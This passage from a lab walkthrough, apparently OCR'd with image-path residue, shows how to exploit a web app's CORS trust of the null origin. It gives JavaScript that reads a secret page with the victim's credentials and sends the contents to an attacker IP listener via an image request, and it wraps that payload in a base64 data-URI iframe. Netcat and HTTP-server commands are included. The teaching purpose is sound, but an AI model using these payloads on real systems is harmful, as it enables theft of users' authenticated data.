


Note: Make sure to replace the attacker's IP address in the above HTML file.

Start a Netcat listener on the attacker machine:

Command:


```
nc -lvp 54321
```



Open the **test2.html** file in the browser:


URL: file:///root/test2.html

Check the terminal where the Netcat listener was running:



Notice the base64-encoded secret content is retrieved back.

Check the HTTP History tab in the Burp proxy:




Notice the requesting origin is null, as shown in the above image, and that is why the secret page contents can be retrieved - since the web app trusts the null origin.

Base64-decoding the retrieved secret:

Command:

```
echo
VGhpcyBpcyBoaWdobHkgY29uZmlkZW50aWFsIHBhc3Njb2RlOiA1NDc4YTQ0Z
TY4 | base64 -d ; echo
```



The secret content is retrieved back!


Step 10: Serving the exploit page over HTTP instead of a local file.

Now that we have an HTML page to steal the contents of the secret page due to misplaced trust on null origin, we will try a more realistic situation where an attacker sends its victim a malicious link hosted on the attacker-controlled domain, and then we can see if the exploitation still works or not.

Start a Python-based HTTP server on port 80:

Command:


```
python3 -m http.server 80
```



Open the **test2.html** page:

URL: http://192.223.79.2/test2.html


Note: Make sure to replace the IP address in the above URL with your attacker machine's IP address.




While making the request, check the **Network** tab of the browser dev tools. Notice the **/secret.php** page response cannot be read by the Javascript due to a mismatch of the

origins. It happened because this time, the requesting page was hosted on a web server that had a non-null origin, and since the attacker's IP address is not the origin trusted by the web app, the response couldn't be read by the Javascript (even though the request is sent successfully and the response is received back by the browser).


Notice the response headers:



Notice the **Origin** header in the request:



The same can be inspected in the HTTP History tab of the Burp proxy:



Step 11: Stealing the secret contents using an iframe.

Save the following script snippet as **payload**:

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            var r = xhr.responseText;
            console.log(r);
            var d = btoa(r.split('<div class="my-4
text-2xl">')[1].split('</div>')[0].trim());
            function steal() {
                document.write('<img
src="http://192.223.79.2:54321/' + d + '"/>');
            }
            steal();
        }
    }
    xhr.open('GET', 'http://demo.ine.local/secret.php',
true);
    xhr.withCredentials = true;
```


```
    xhr.send();
</script>
```

Note: Make sure to replace the attacker's IP address in the above code snippet.

Base64-encode the payload file:

Command:


```
base64 -w0 payload ; echo
```



Place the encoded payload in the iframe **src** attribute (make sure you replace your encoded payload in the following HTML file) and save it as **test3.html:**

test3.html:


```
<html>
  <head>
    <iframe
src="data:text/html; base64,PHNjcmlwdD4KICAgIHZhciB4aHIgPSBuZX
cgWE1MSHR0cFJlcXVlc3QoKTsKICAgIHhoci5vbnJlYWR5c3RhdGVjaGFuZ2U
gPSBmdW5jdGlvbigpIHsKICAgICAgICBpZiAoeGhyLnJlYWR5U3RhdGUgPT0g
WE1MSHR0cFJlcXVlc3QuRE9ORSkgewogICAgICAgICAgICB2YXIgciA9IHhoc
i5yZXNwb25zZVRleHQ7CiAgICAgICAgICAgIGNvbnNvbGUubG9nKHIpOwogIC
AgICAgICAgICB2YXIgZCA9IGJ0b2Eoci5zcGxpdCgnPGRpdiBjbGFzcz0ibXk
tNCB0ZXh0LTJ4bCI+JylbMV0uc3BsaXQoJzwvZGl2PicpWzBdLnRyaW0oKSk7
CiAgICAgICAgICAgIGZ1bmN0aW9uIHN0ZWFsKCkgewogICAgICAgICAgICAgI
CAgZG9jdW1lbnQud3JpdGUoJzxpbWcgc3JjPSJodHRwOi8vMTkyLjIyMy43OS
4yOjU0MzIxLycgKyBkICsgJyIvPicpOwogICAgICAgICAgICB9CiAgICAgICA
gICAgIHN0ZWFsKCk7CiAgICAgICAgfQogICAgICAgIHhoci5vbnJlYWR5c3Rhd
JywgJ2h0dHA6Ly9kZW1vLmluZS5sb2NhbC9zZWNyZXQucGhwJywgdHJ1ZSk7C
iAgICB4aHIud2l0aENyZWRlbnRpYWxzID0gdHJ1ZTsKICAgIHhoci5zZW5kKC
k7Cjwvc2NyaXB0Pgo="></iframe>
  </head>
</html>
```



Start a Netcat listener on the attacker machine:

Command:


```
nc -lvp 54321
```



Open another terminal tab and run a Python-based HTTP server there:

Command:

